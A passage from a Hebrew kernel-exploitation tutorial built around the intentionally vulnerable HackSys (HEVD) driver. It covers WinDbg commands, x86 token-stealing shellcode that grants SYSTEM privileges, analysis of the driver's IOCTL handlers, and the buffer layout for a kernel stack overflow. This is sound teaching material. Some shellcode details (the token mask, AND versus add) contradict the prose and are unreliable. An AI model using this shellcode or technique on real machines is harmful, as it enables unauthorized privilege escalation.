- **Go (g)**: הפקודה **g** תגרום לתחילת/המשך ההרצה של התהליך/תהליכון (thread) עד לסופו או עד לאירוע אחר שיקפיץ את הדיבאגר (כמו נקודת עצירה). ניתן גם לציין כתובת עצירה בעזרת הפקודה הזו. הפקודה **gu** תגרום להמשך ריצה עד מיד לאחר החזרה (ret) הבאה.
- **Step (p)**: הפקודה **p** תגרום להרצת צעד אחד: פקודה אחת או שורת קוד אחת (בהתאם למצב הדיבוג בו אנחנו נמצאים), ולאחר מכן תעצור את הרצת התכנית ותחזיר את השליטה לדיבאגר. קריאות לכתובות אחרות בזיכרון או פסיקות (interrupts) נחשבות צעד אחד (מבצע step-over). הפקודה **pa** שקולה לפקודה **p** מבחינת הגדרת הצעד, אך מאפשרת צעידה עד כתובת מסוימת. הפקודה **pt** תגרום לצעידה עד לפני החזרה.
- **Trace (t)**: הפקודה **t** תגרום להרצת פקודה/שורת קוד אחת, כך שמתבצע מעקב גם אחר קריאות לכתובות או פסיקות (מבצע step-into). גם עבור הפקודה **t**, קיימות גם הפקודות **ta** ו-**tt**.
- **Unassemble (u)**: הפקודה **u** תגרום לביצוע disassembling החל מכתובת מסוימת בזיכרון. ניתן להעביר לפקודה את הכתובת ממנה נרצה להתחיל את ה-disassembly (כברירת מחדל, משתמשים בכתובת אליה מצבע ה-instruction pointer) וכן את הטווח לו נרצה לבצע disassembling. קיימות גם הפקודות **ub**, אשר מבצעת disassembly אחורנית, ו-**uu**, אשר מבצעת disassembling לכל הפונקציה אשר מתחילה בכתובת שמועברת אליה.
- **Breakpoints**: ישנן שתי משפחות של נקודות עצירה - נקודות עצירה תוכניות (software breakpoint) ונקודות עצירה חומרתיות (hardware breakpoint).
 - הפקודות **bp**, **bu** ו-**bm** מגדירות נקודות עצירה תוכניות בכתובת מסוימת. הפקודה **bp** תיצור נקודת עצירה בכתובת אליה מתייחס הארגומנט שמועבר לה (בין אם סימבול או כתובת מדויקת). אם לא ניתן למצוא כתובת רלוונטית אליה נקודת העצירה מתייחסת, היא מומרת אוטומטית ל-**bu**. הפקודה **bu** תיצור נקודת עצירה לא פתורה או דחוייה (unresolved/deferred), והיא מתבססת על הפניה סימבולית לכתובת בה נרצה לעצור (ולא על הכתובת עצמה), ותתחיל להיות אפקטיבית ברגע שהמודול אליו נקודת העצירה מתייחסת ייטען. הפקודה **bm** תיצור נקודת עצירה על בסיס התאמת סימבולים לדפוס מסוים (לדוגמה, (bm myprogram!mem*).
 - הפקודה **ba** מגדירה נקודות עצירה חומרתיות, ונצטרך להגדיר את סוג הגישה עבורה נרצה לעצור את ההרצה. סוגי הגישה האפשריים הם **e** - להרצה, **r** - לקריאה/כתיבה, **w** - לכתיבה, **i** - לפעולות I/O. כמו כן, יש להגדיר את גודל הגישה הרלוונטי.

- הפקודה **bl** משמשת להצגת נקודות העצירה המוגדרות, הפקודה **bd** משמשת להשהיה של נקודות עצירה והפקודה **bc** משמשת להסרת נקודות עצירה לצמיתות.
- **List Loaded Modules (lm):** הפקודה **lm** משמשת להצגת מידע על המודולים הטעונים. ישנם פרמטרים רבים שניתן להעביר לה על מנת להציג פרטי מידע שונים, כך לדוגמה, אם נעביר את הדגלים **v** (להצגת מידע מפורט יותר - verbose) ו-**m nt-i** (בצירוף פרמטר יגרום לפקודה להציג רק את המודולים שמתאימים לדפוס שמועבר על גבי הפרמטר, במקרה הזה - **nt**), כלומר נריץ את הפקודה **lmv m nt-i**, יוצג לנו מידע מפורט על המודול **nt**.
- **!sym:** הפקודה **!sym** מאפשרת שליטה על התנהגות הדיבאגר בעת טעינת הסימבולים. בעזרת הפקודה, ניתן להגדיר שהטעינה תהיה "רועשת" (כלומר, עם פלטים המעידים על הטעינה שיודפסו לדיבאגר) בעזרת הרצת **!sym noisy**, או שקטה בעזרת **!sym quiet**, וכן להגדיר את ההתנהגות של הדיבאגר בעת בקשה אותנטיקציה משרת סימבולים - הרצת **!sym prompts** תגרום לכך שהדיבאגר יקפיץ דיאלוג הזדהות בעת בקשת אותנטיקציה מהשרת, ו-**!sym prompts off** תגרום להתעלמות מבקשות אותנטיקציה (מה שעלול לגרום לכך שיהיו סימבולים שלא נוכל לגשת אליהם). הרצת **!sym** בלי ארגומנטים תראה את ההגדרות הנוכחיות. הפקודה **!sym noisy** תהיה יעילה פעמים רבות בהן ניתקל בבעיות עם טעינת הסימבולים.
- **reload.** תגרום לטעינה מחדש של כל הסימבולים הקשורים למודול מסוים. הדגל **/f** יכריח את הדיבאגר לבצע את הטעינה באופן מידי (ולא תאפשר lazy loading), והדגל **/v** יבצע טעינה במצב verbose (כלומר יודפס מידע רב יותר במהלך הטעינה מחדש).
- **Examine Symbols (x):** הפקודה **x** תציג את כל הסימבולים שמתאימים לדפוס שמוער כארגומנט. לדוגמה, הרצת **x nt!*File*** תדפיס את כל הסימבולים שנמצאים במודול **nt** שמכילים את המילה **File**.
- **Registers (r):** הפקודה **r** מאפשרת להציג או לערוך מידע על אוגרים. לדוגמה, **r eax** יציג את הערך הנמצא ב-**eax**, ו-**r eax=1** תציב את הערך 1 ב-**eax**.
- **Display Referenced Memory (הצגת זיכרון):** קיימת משפחה שלמה של פקודות העוסקות בהצגת זיכרון. כולן מתחילות ב-**d**, ומציגות את הזיכרון החל מהכתובת שמועברת לפקודה כארגומנט. בעזרת הפקודות השונות, ניתן להציג את המידע בכמה דרכים. נסקור כמה מהן:
 - **db/dw/dd/dq** - הצגת המידע כערכים באורך בית (db), מילה (dw), מילה כפולה (dd) או מילה מרובעת (dq). (qword, dq).
 - **dp** - הצגת המידע כמצביעים, כאשר האורך הוא 32-bit או 64-bit, בהתאם לארכיטקטורה של מה שמדבגים.
 - **dc** - הצגת המידע הן כ-**dwords** והן כתווי ASCII.
 - **da** - הצגת המידע כתווי ASCII.



du - הצגת המידע כתווי Unicode.

- לכל הפקודות הללו ניתן להוסיף מציין גודל בעזרת הוספת <n> כאשר n הוא מספר האיברים שנרצה להציג. לדוגמה, db eip L2 יציג 2 בתים החל מהכתובת המאוחסנת ב-eip.
- **Display Words and Symbols**: בנוסף לשורת הפקודות שסקרנו הרגע, קיימות עוד 3 פקודות שחשוב להכיר שעוסקות בהצגת תוכן הזיכרון בכתובת מסוימת, והן **dds**, **dqs** ו-**dps**. הפקודות הללו מתפקדות כמו המקבילות חסרות ה-s שלהן, אבל מציגות גם את הסימבולים המתאימים לכתובות שנמצאות בטווח הנ"ל. הפקודות הללו מאוד שימושיות כשמתבוננים בטבלאות של פונקציות, כמו לדוגמה ה-SSDT (טבלה של פונקציות שנמצאת בקרנל בעלת חשיבות גדולה מאוד, ניתן לקרוא עוד במאמר [Kernel-Mode Rootkits](#) מאת vbCrLf (אורי להב) בגיליון ה-21 של המגזין). בעזרת שימוש בפקודה **dps**, נוח מאוד להבין היכן יושבת כל פונקציה בטבלה:

```
Command - Kernel 'com:pipe,reset=0,reconnect,port=\\.\pipe\kd_Windows_7' - WinDbg:10.0.16299.15 X86
kd> x nt!*ServiceDescriptor*
82b6cb40 nt!KeServiceDescriptorTableShadow = <no type info
82b6cb00 nt!KeServiceDescriptorTable = <no type informati
kd> dp nt!KeServiceDescriptorTable L1
82b6cb00 82a7ef8c
kd> dps 82a7ef8c L5
82a7ef8c 82c7de1e nt!NtAcceptConnectPort
82a7ef90 82ac270d nt!NtAccessCheck
82a7ef94 82c0cd29 nt!NtAccessCheckAndAuditAlarm
82a7ef98 82a259f8 nt!NtAccessCheckByType
82a7ef9c 82c7f6f5 nt!NtAccessCheckByTypeAndAuditAlarm
```

- **(s) Search Memory**: הפקודה s מאפשר לחפש ערכים בטווחים מסוימים בזיכרון (הן מחרוזות והן בייצוג הקסדצימלי).
- **cls**. מנקה את ה-Command view.
- **(dt) Display Type**: הפקודה dt משמשת להצגת מידע על משתנים לוקאליים, גלובאליים או מבנה מסוים. ניתן להשתמש בה במספר צורות:
 - `dt <struct_symbol>` תציג את הגדרת המבנה.
 - `dt <struct_symbol> <address>` תפרש את הזיכרון בכתובת address על פי המבנה שבחרנו ותציג אותו.
- כברירת מחדל, הפקודה לא תציג שדות בעומק מסוים, כלומר אם המבנה שלנו מכיל בתוכו שדה ממבנה אחר, הפקודה לא תפרסר אותו. על ידי הוספת נקודות (.) בסוף הפקודה, ניתן לציין את העומק של תתי-השדות שנרצה שהפקודה תציג (מספר הנקודות הוא העומק).
- **process**. תשנה את התהליך שמשתמשים בו עבור הקשר.
- **!handle** תציג מידע על handle או רשימת handles.
- **!analyze** תציג מידע אודות השגיאה הנוכחית.
- **!pool** תציג מידע על הקצאות pool ספציפיות בכתובת מסוימת או על כל ה-pool.

- **!dml_proc** תציג רשימה של כל התהליכים הרצים במערכת וכן קישורים למידע נוסף על התהליכים.
 - **!process** תציג מידע על תהליך ספציפי, או על כל התהליכים במערכת.
 - **!drvobj** תציג מידע מפורט על דרייבר ספציפי.
 - **Ctrl+Break** יעצור את ריצת המדובג ויעביר את השליטה לדיבאגר.
- בנוסף, ניתן לבצע scripting ב-windbg וכך לבצע אוטומציות לדברים. לא נדון באופן השימוש הזה ב-windbg במאמר זה.

Token Stealing Shellcode

בשלב הזה, יש לנו את כלל הכלים הדרושים על מנת שנוכל להתחיל לדבג את הקרנל, ואפילו הכרנו שלל פקודות WinDbg שיעזרו לנו! עתה, אנו יכולים להתחיל "לרחח" בקרנל בניסיון להבין כיצד נוכל לכתוב את ה-shellcode שלנו לגניבת ה-Access Token של SYSTEM. לצורך כתיבת ה-shellcode, ולכל אורך המאמר, כאשר נשתמש במינוח "התהליך שלנו" נתכוון לתהליך דרכו אנו מתקשרים עם הדרייבר ולו אנו רוצים להעלות את ההרשאות.

ראשית, עלינו להבין היכן ה-Access Token של תהליך מוגדר. כל תהליך שרץ ב-Windows מיוצג על ידי אובייקט קרנלי מסוג EPROCESS. נבחן את המבנה:

```
kd> dt nt!_EPROCESS
+0x000 Pcb                : _KPROCESS
+0x098 ProcessLock        : _EX_PUSH_LOCK
+0x0a0 CreateTime         : _LARGE_INTEGER
+0x0a8 ExitTime           : _LARGE_INTEGER
+0x0b0 RundownProtect     : _EX_RUNDOWN_REF
+0x0b4 UniqueProcessId    : Ptr32 Void
+0x0b8 ActiveProcessLinks : _LIST_ENTRY
+0x0c0 ProcessQuotaUsage  : [2] Uint4B
+0x0c8 ProcessQuotaPeak  : [2] Uint4B
+0x0d0 CommitCharge       : Uint4B
+0x0d4 QuotaBlock         : Ptr32 _EPROCESS_QUOTA_BLOCK
+0x0d8 CpuQuotaBlock      : Ptr32 _PS_CPU_QUOTA_BLOCK
+0x0dc PeakVirtualSize    : Uint4B
+0x0e0 VirtualSize        : Uint4B
+0x0e4 SessionProcessLinks : _LIST_ENTRY
+0x0ec DebugPort          : Ptr32 Void
+0x0f0 ExceptionPortData  : Ptr32 Void
+0x0f0 ExceptionPortValue : Uint4B
+0x0f0 ExceptionPortState : Pos 0, 3 Bits
+0x0f4 ObjectTable        : Ptr32 _HANDLE_TABLE
+0x0f8 Token              : _EX_FAST_REF
+0x0fc WorkingSetPage     : Uint4B
```

ניתן לראות שבהיסט של 0xf8 בתים מתחילת המבנה, נמצא שדה בשם Token מסוג _EX_FAST_REF. אם נבחן את _EX_FAST_REF, נראה שמדובר ב-union של מצביע לאובייקט, ref-count וערך.

אם נחליף את הערך של `_EPROCESS.Token` באובייקט שמייצג את התהליך שלנו, ב-Token של האובייקט שמייצג את התהליך `SYSTEM`, נקבל את כל ההרשאות של `SYSTEM`, אך לא די בכך - על מנת לשמור על התפקוד התקין של המערכת, עלינו להתייחס גם ל-`ref-count` של ה-Token.

```
kd> dt _EX_FAST_REF
ntdll!_EX_FAST_REF
+0x000 Object      : Ptr32 Void
+0x000 RefCnt      : Pos 0, 3 Bits
+0x000 Value       : Uint4B
```


ניתן לראות שה-reference-count של האובייקט נמצא בשלושת הביטים האחרונים של המבנה, לכן על מנת למצוא את ה-reference count עצמו נצטרך לבצע את הפעולה `0x3 & Token`, ועל מנת למצוא את המצביע לאובייקט עצמו יהיה עלינו לבצע את הפעולה `0x8 & Token`. כאשר נרצה להעתיק את ה-Token, נצטרך לחלץ את המצביע לאובייקט של ה-Token של `SYSTEM` באמצעות הפעולה `Token & 0xFFFFFFF8`, ולשמר את ה-reference-count של ה-Token של התהליך שלנו באמצעות `0x3 & Token`, ולאחר מכן לבצע AND ביניהם.

עוד שני שדות שבולטים לעין וחשוב להתעמק בהם הם השדות `UniqueProcessId`, שנמצא בהיסט של `0xb4` מתחילת המבנה, ובו שמור ה-PID (`Process Identifier`) של התהליך, וכן השדה `ActiveProcessLinks`, שנמצא בהיסט של `0xb8` מתחילת המבנה. השדה הזה הוא מסוג `_LIST_ENTRY`, מבנה נפוץ ב-Windows שמשמש לתיאור רשימה מקושרת דו-כיוונית. למבנה `_LIST_ENTRY` שני שדות - הראשון הוא `Flink`, והוא מצביע לאיבר הבא ברשימה, והשני הוא `Blink`, והוא מצביע לאיבר הקודם ברשימה. במקרה שלנו, מדובר ברשימה המקשרת את כלל התהליכים במערכת ההפעלה, כאשר כל המצביעים ברשימה מצביעים לשדה `ActiveProcessLinks` של התהליך.


שלב אחד של ה-shellcode כבר ברור לנו: ניעזר ב-`ActiveProcessLinks` על מנת לחפש תהליך שה-`UniqueProcessId` שלו הוא 4 (כאמור, זהו ה-PID הקבוע של `SYSTEM`), ונעתיק את ה-Token שלו אל תוך ה-Token של התהליך שלנו. החלק שנותר לנו הוא להבין - איך נוכל למצוא את התהליך שלנו?

כמובן שאפשר לרשום shellcode דינאמי ובכל פעם לחפש PID אחר על סמך ה-PID של התהליך שלנו (אותו ניתן לקבל על ידי קריאה ל-`GetCurrentProcessId`), אבל מה אם יש דרך אפילו יותר פשוטה? מה אם היינו יכולים לגשת לתהליך שממנו התבצעה הקריאה לקוד ה-Kernel-Mode מבלי לחפש אותו ברשימת התהליכים האקטיביים?

כאשר אנו רצים ב-Kernel-Mode, באוגר ה-fs ב-32 ביט (ו-gs ב-64 bit) נמצא המבנה `KPCR - Kernel Processor Control Region`. המטרה של המבנה היא לספק מידע על המעבד לקרנל. המבנה מכיל מבנה נוסף ב-offset של `0x120`, `PRCB - Processor Control Block`. במבנה זה, בהיסט של 4 בתים נמצא שדה בשם `CurrentThread`, שהוא מצביע ל-`_KTHREAD`. ב-`_KTHREAD`, בהיסט של `0x40` בתים, קיים שדה ממבנה `_KAPC_STATE` בשם `ApcState`, ובתוכו, ב-offset של `0x10` בתים, קיים שדה בשם `Process`,

שהוא מצביע למבנה `_EPROCESS` אשר מייצג את התהליך אליו שייך ה-thread הנוכחי. האיור הבא מתאר את הקשרים בין המבנים:

עתה, אנו יודעים איך למצוא את התהליך שלנו, איך למצוא את SYSTEM, ומה צריך לעשות. על בסיס הידע הזה, נוכל לרשום את ה-shellcode שלנו:

```
pushad ; Store all general-purpose registers' state

; Find our process
mov eax, fs:[0x124]
mov eax, [eax + 0x50]
mov ebx, eax

FindSystemProcess:
    mov eax, [eax+0xb8]
    sub eax, 0xb8
    cmp [eax+0xb4], 0x4
    jne FindSystemProcess

; Steal access token
mov ecx, [eax+0xf8]
and ecx, 0xFFFFFFFF
mov edx, [ebx+0xf8]
and edx, 0x3
add ecx, edx
mov [ebx+0xf8], ecx

popad ; Restore all general-purpose registers' state
```

נושא אחד שלא נגענו בו הוא הנושא של חזרה תקינה מה-shellcode. על מנת שהמערכת תוכל להמשיך לתפקיד לאחר הרצת ה-shellcode שלנו, ולא נחווה BSoD, עלינו "לתקן" את המחסנית, כך שה-frame שאליו נחזור יוכל לתפקד באופן תקין. כמו כן, אם הוא מצפה לערך חזרה מסוים, עלינו לספק לו אותו. אין פתרון כללי לכך, ולכן בכל פעם שנגיע לשלב שבו אנו רוצים לבצע Privilege Escalation נצטרך להבין כיצד ניתן לחזור לריצה תקינה אחרי ה-shellcode שלנו. ב-shellcode שכתבנו בסעיף זה נשתמש לכל אורך המאמר.

אחרי הקדמה לא קצרה, הגענו לחלק שבו מתחילים לעשות דברים ולא רק לדבר בתיאוריה ©.

במהלך החלק הזה של המאמר, ננצל למעלה מ-10 חולשות שונות בדרייבר בשם: HackSys Extreme Vulnerable Driver. כפי שצוין בתחילת המאמר, נעסוק בניצול החולשות רק על Windows7 בארכיטקטורה של 32bit. חלק מהחולשות שנציג כאן לא רלוונטיות במערכות הפעלה חדשות יותר או בארכיטקטורת 64bit, או שאופן הניצול שלהן שונה לגמרי. בכל זאת, ישנם קונספטים שעדיין תקפים ושחשוב להכיר, ואופן המחשבה חשוב מאוד גם הוא (לטעמי), ולכן בחרתי לתאר לעומק כל חולשה.

הדרייבר הוא דרייבר קוד-פתוח, פגיע בכוונה, שנכתב על ידי HackSys Team - בחור אחד (אתם בטח שואלים - "אז למה Team"?). גם אני שאלתי, ומחיפוש קצר בגוגל עולה שבמקור הוא רצה לפתוח צוות, אבל לאחר שכבר התחיל "לשווק" את השם החליט שהוא מעדיף לעבוד לבד) שמעביר, בין היתר, סדנאות בדיבוג ובאקספלויטציית קרנל. על מנת להפוך את הסדנאות לאפקטיביות כמה שיותר, ומכיוון שכמעט ואין ExploitMes קרנליים ל-Windows, הוא החליט לפתח דרייבר שהוא פגיע באופן מכון, ולהשתמש בו על מנת לחנך אנשים על ניצול חולשות בקרנל ועל כתיבת קוד בטוח בקרנל. לדרייבר קיימת גם גרסה בה כל החולשות תוקנו, על מנת להראות למפתחים כיצד ניתן למנוע את החולשות.


הרבה נכתב על אודות דרייבר זה ושיטות לניצולו, ובאותו repository בו יושב הדרייבר ניתן למצוא גם פרויקט שמנצל כל אחת מהחולשות הנמצאות בו (גם הוא מתוחזק על ידי HackSys ומגיע כחלק רשמי בדרייבר). מכיוון שהשם שלו ארוך מאוד, נהוג לקרוא לו בקצרה HEVD, וכך נתייחס אליו בהמשך המאמר.

בהמשך, נסקור אחת-אחת את החולשות הנמצאות בדרייבר. נסביר על סוג החולשה, נתאר כיצד ניתן לנצל אותה, נראה PoC (Proof of Concept) לניצול החולשה ולאחר מכן נבצע את ההתאמות שצריך לעשות ל-shellcode שלנו בשביל שהדרייבר יחזור לריצה תקנית לאחר הניצול, ונראה כיצד השגנו הרשאות SYSTEM. אין משמעות לסדר סקירת החולשות, הן מסודרות בסדר בו היה לי נוח לרשום עליהן.

למרות שהקוד של הדרייבר נגיש לנו, לא נשתמש בו במהלך עבודתנו בשביל לנסות לדמות מצב ריאליסטי יותר. ניעזר ב-PDB. בסוף המאמר ניתן למצוא קישור להורדת תכנית שפיתחתי עבור המאמר, והיא מהווה את תמצית כל שיטות הניצול שיוצגו במאמר ומאפשרת לנצל את כל אחת מהחולשות שקיימות ב-HEVD.

סקירה ראשונית

נבצע סקירה ראשונית זריזה של הדרייבר. בתיקיה של גרסת ה-32bit של הדרייבר הפגיע, ניתן למצוא 2 קבצים: HEVD.pdb ו-HEVD.sys. כפי שאמרנו בעבר, קובץ sys. הוא דרייבר, וקובץ pdb. הוא קובץ סימבולים. נטען את HEVD.sys לתוך הדיסאסמבלר האהוב עלינו (אישית בחרתי ב-IDA), ונבחן את התוכן

שקיים ב-DriverEntry (שמשמש כ-main של הדרייבר). בזכות הסימבולים, יהיה לנו קל מאוד להבין את התוכן. נבחן את ה-DriverEntry בתצוגת ה-pseudocode:

```
1 DeviceObject = 0;
2 DosDeviceName.Length = 0;
3 *(DWORD *)&DosDeviceName.MaximumLength = 0;
4 HIWORD(DosDeviceName.Buffer) = 0;
5 RtlInitUnicodeString(&DeviceName, L"\\Device\\HackSysExtremeVulnerableDriver");
6 RtlInitUnicodeString(&DosDeviceName, L"\\DosDevices\\HackSysExtremeVulnerableDriver");
7 v2 = IoCreateDevice(DriverObject, 0, &DeviceName, 0x22u, 0x100u, 0, &DeviceObject);
8 if (v2 >= 0)
9 {
10     memset32(DriverObject->MajorFunction, (int)IrpNotImplementedHandler, 0x1Cu);
11     v5 = DeviceObject;
12     DriverObject->MajorFunction[0] = IrpCreateHandler;
13     DriverObject->MajorFunction[2] = IrpCreateHandler;
14     DriverObject->MajorFunction[14] = IrpDeviceIoCtlHandler;
15     DriverObject->DriverUnload = IrpUnloadHandler;
16     v5->Flags |= 0x10u;
17     DeviceObject->Flags &= 0xFFFFFFF7F;
18     v6 = IoCreateSymbolicLink(&DosDeviceName, &DeviceName);
19     DbgPrint(
20         "***** HACKSYS_EVD_IOCTL_INTEGER_OVERFLOW *****\n");
21 }
```

מהחלק המוצג לעיל, ניתן לראות שהדרייבר יוצר התקן חדש בשם HackSysExtremeVulnerableDriver. השם הזה חשוב לנו על מנת שנבין כיצד לתקשר איתו. כמו כן, מוגדרים מספר dispatchers שונים לבקשות I/O שונות. ההגדרה נעשית באמצעות הצבת כתובות פונקציות ב-DriverObject. MajorFunction. ה-dispatcher היחיד שמעניין אותנו הוא ה-dispatcher של בקשת IOCTL: IrpDeviceIoCtlHandler (יש לנו את השם של המתודה בזכות הסימבולים). שאר הקוד ב-DriverEntry לא מעניין.

נבחן מקטע מ-IrpDeviceIoCtlHandler:

```
v2 = Irp->Tail.Overlay.CurrentStackLocation;
v3 = v2->Parameters.Read.ByteOffset.LowPart;
if (v3 > 0x22201F)
{
    if (v3 == 2236451)
    {
        v4 = "***** HACKSYS_EVD_IOCTL_TYPE_CONFUSION *****\n";
        DbgPrint("***** HACKSYS_EVD_IOCTL_TYPE_CONFUSION *****\n");
        v5 = TypeConfusionIoctlHandler(Irp, v2);
        goto LABEL_31;
    }
    if (v3 == 2236455)
    {
        v4 = "***** HACKSYS_EVD_IOCTL_INTEGER_OVERFLOW *****\n";
        DbgPrint("***** HACKSYS_EVD_IOCTL_INTEGER_OVERFLOW *****\n");
        v5 = IntegerOverflowIoctlHandler(Irp, v2);
        goto LABEL_31;
    }
    if (v3 == 2236459)
    {
        v4 = "***** HACKSYS_EVD_IOCTL_NULL_POINTER_DEREFERENCE *****\n";
        DbgPrint("***** HACKSYS_EVD_IOCTL_NULL_POINTER_DEREFERENCE *****\n");
        v5 = NullPointerDereferenceIoctlHandler(Irp, v2);
        goto LABEL_31;
    }
    if (v3 == 2236463)
    {
        v4 = "***** HACKSYS_EVD_IOCTL_UNINITIALIZED_STACK_VARIABLE *****\n";
        DbgPrint("***** HACKSYS_EVD_IOCTL_UNINITIALIZED_STACK_VARIABLE *****\n");
        v5 = UninitializedStackVariableIoctlHandler(Irp, v2);
        goto LABEL_31;
    }
    if (v3 == 2236467)
    {

```



לא נראה שיש כאן משהו מיוחד ששווה התעמקות, משווים את ה-IOCTL code לערכים שונים ולפי זה קופצים ל-IOCTLs שונים, בדיוק כפי שהיינו מצפים לראות ב-dispatcher לבקשת I/O Control. כמו כן, ניתן לראות שיש שלל של הדפסות דיבוג (DbgPrint), ושהשמות של ה-I/O Controls מאוד אינדיקטיביים - לא צריך להרחיק לכת בשביל להבין מה החולשה שתמצא ב-IOCTL (כמובן שיכול להיות שכותב הדרייבר מנסה לבלבל אותנו, אבל לא כך המצב כאן). נבחן פונקציית טיפול בבקשת IOCTL של StackOverflow:

```
1 int __stdcall StackOverflowIoctlHandler(_IRP *Irp, _IO_STACK_LOCATION *IrpSp)
2 {
3     void *v2; // edx@1
4     int result; // eax@1
5
6     v2 = IrpSp->Parameters.SetFile.DeleteHandle;
7     result = -1073741823;
8     if ( v2 )
9         result = TriggerStackOverflow(v2, IrpSp->Parameters.Create.Options);
10    return result;
11 }
```

ניתן לראות שהיא מבצעת בדיקה כלשהי, ולאחר מכן קוראת לפונקציה פנימית בשם "TriggerStackOverflow". כנראה שבפונקציה הזו באמת קיימת חולשת Stack Overflow. מבחינה קצרה של שאר ה-handlers, ניתן לראות שכולם חולקים את אותו מבנה: ה-dispatcher לבקשות IOCTL קורא לפונקציה מסוג XxIoctlHandler, שמבצעת בדיקה אחת ולאחר מכן קוראת ל-TriggerXx, שבה באמת נמצאת החולשה.

מבחינה של פונקציות ה-Trigger השונות, ניתן לראות שכולן עטופות בבלוק של __try-__except. בהמשך נראה כיצד ניתן לנצל את זה לטובתנו:



על סמך המידע שאספנו עד כה, הבנו שה-device אליו נרצה להשיג handle עם CreateFile הוא HackSysExtremeVulnerableDriver, וכן הבנו מה ה-IOCTL codes הרלוונטיים לכל חולשה שנרצה לנצל. כמו כן, הבנו שהמטרות שמעניינות אותנו הן הפונקציות ממשפחת TriggerXx. על בסיס המידע הזה, נוכל לרשום פונקציות שיעזרו לנו לתקשר עם הדרייבר.


הדבר היחיד שנותר לנו לעשות הוא להתקין ולטעון את הדרייבר. נעתיק את הדרייבר למכונה הוירטואלית שלנו, ונריץ את הפקודה הבאה באמצעות ה-cmd בהרשאות Administrator:

```
sc create HEVD type= kernel start= demand binpath=
"<path_to_driver_directory>\HEVD.sys"
```


לאחר מכן, נוכל להפעיל את הדרייבר בעזרת הרצת "sc start HEVD". במידה ונרצה לעצור אותו, נשתמש ב-"sc stop HEVD". נוכל להיעזר ב-DbgView מ-SysInternals על מנת לראות הודעות דיבאג שהדרייבר

מדפיס, וכך נדע בוודאות שהוא עלה באופן תקין. על מנת לעשות זאת, נריץ DbgView כ-Administrator, ונלחץ Ctrl+K על מנת להפעיל את האפשרות "Capture Kernel" (שניתן למצוא תחת הלשונית "Capture"). לצורך המחשה, נפתח DbgView, נפעיל את הדרייבר ולאחר מכן נעצור אותו:

השלב האחרון הוא לבחון שאנו מצליחים לתקשר עם הדרייבר בצורה תקנית. לשם כך, ננסה לשלוח בקשת IOCTL שתגרום להרצת TriggerStackOverflow. על מנת לעשות זאת, ראשית נוודא ש-WinDbg יכול לגשת לקובץ ה-PDB של HEVD.sys. ניתן לעשות זאת על ידי הוספת הנתבי של קובץ ה-PDB לנתיבי הסימבולים ש-WinDbg מחפש בהם, או על ידי מיקום קובץ ה-PDB במיקום אשר הבינארי מצפה לו (ניתן למצוא אותו על ידי הרצת "strings HEVD.sys | findstr HEVD"). אחרי ש-WinDbg יטען את הסימבולים, נמקם נקודת עצירה ב-TriggerStackOverflow בעזרת הרצת "bp HEVD!TriggerStackOverflow", לאחר מכן נמשיך את ההרצה בעזרת g. נקמפל את תוכנת התקשורת שלנו, נעלה אותה ל-guest ונריץ אותה. אם הכל התבצע כשורה, WinDbg אמור לדווח לנו על כך שנקודת העצירה הגיעה ולעצור את הריצה:

בשלב זה, אנו יודעים לתקשר עם הדרייבר והבנו את המבנה הכללי שלו. אנו מסוגלים לדבג את הדרייבר מה-host, ולהריץ אותו ב-guest. מכאן והלאה, עיקר עבודתנו תהיה סביב מציאה וניצול חולשות בדרייבר. נתחיל ב-Stack Overflow קלאסי בשביל להתחמם 😊.

Stack Overflow

אי אפשר לדבר על חולשות מבלי לדבר על Stack Overflows. אני מניח שלקוראים יש היכרות בסיסית עם חולשות בקבצים בינאריים, ולכן לא אסקור לעומק את העיקרון שעומד מאחורי חולשות מסוג זה. הרעיון הוא פשוט: מוקצה buffer כלשהו על המחסנית, מסיבות מסוימות ניתן לרשום לתוך ה-buffer קלט שהמשתמש שולט בו שגדול יותר מהבאפר, וכך ניתן לרשום מעבר לגבולות הבאפר עד סוף ה-frame במחסנית של הפונקציה הנוכחית, ואז דורסים את כתובת החזרה של הפונקציה, שיושבת גם היא על המחסנית, בכתובת החזרה אליה נרצה לקפוץ.

נבחן את הפונקציה TriggerStackOverflow, אשר, כפי שהבנו, תרוץ ב-Kernel-Mode עת שנקרא ל-DeviceIoControl עם קוד ה-IOCTL של StackOverflow:

```
1 int __stdcall TriggerStackOverflow(void *UserBuffer, unsigned int Size)
2 {
3     unsigned int KernelBuffer[512]; // [sp+10h] [bp-81Ch]@1
4     CPPEH_RECORD ms_exc; // [sp+814h] [bp-18h]@1
5
6     KernelBuffer[0] = 0;
7     memset(&KernelBuffer[1], 0, 0x7FCu);
8     ms_exc.registration.TryLevel = 0;
9     ProbeForRead(UserBuffer, 0x800u, 4u);
10    DbgPrint("[+] UserBuffer: 0x%p\n", UserBuffer);
11    DbgPrint("[+] UserBuffer Size: 0x%X\n", Size);
12    DbgPrint("[+] KernelBuffer: 0x%p\n", KernelBuffer);
13    DbgPrint("[+] KernelBuffer Size: 0x%X\n", 2048);
14    DbgPrint("[+] Triggering Stack Overflow\n");
15    memcpy(KernelBuffer, UserBuffer, Size);
16    return 0;
17 }
```

נראה שהפונקציה מקצה באפר על המחסנית, ולאחר מכן מעתיקה מידע מהבאפר UserBuffer (שהוא הבאפר שהעברנו כבאפר קלט ל-DeviceIoControl) אל תוך הבאפר שמוקצה על המחסנית, באמצעות memcpy.

הפונקציה memcpy מקבל כקלט גם את כמות הבתים שנרצה להעתיק, במקרה הזה משתמשים ב-Size בשביל לציין את כמות הבתים. החולשה היא, שגם ב-Size אנו שולטים, זהו הגודל שהעברנו כאורך הקלט כשקראנו ל-DeviceIoControl! בעזרת חולשה זו, נוכל להעתיק באפר שחוצה את גבול KernelBuffer, ולדרוס את כתובת החזרה של הפונקציה, וכך להשתלט על קוד שרץ ב-Kernel-Mode, ולהריץ את ה-shellcode שלנו.

מהתבוננות ב-stack frame של הפונקציה, נגלה ש-KernelBuffer נמצא במרחק 0x81c בתים מבסיס המחסנית, ובמרחק 0x820 בתים מכתובת החזרה של הפונקציה (מסומנת באות r).

כל שעלינו לעשות, הוא לספק באפר באורך 0x824 בתים, כך ש-0x820 הבתים הראשונים לא חשובים, וב-4 הבתים האחרונים נמקם את הכתובת אליה נרצה לקפוץ:

```
ID... Stack of _Trig... Ps... He...
-0000001E db ? ; undefined
-0000001D db ? ; undefined
-0000001C KernelBuffer dd 512 dup(?)
-0000001C var_1C dd ?
-00000018 ms_exc CPPEH_RECORD ?
+00000000 s db 4 dup(?)
+00000004 r db 4 dup(?)
+00000008 UserBuffer dd ?
+0000000C Size dd ?
+00000010
+00000010 ; end of stack variables
```

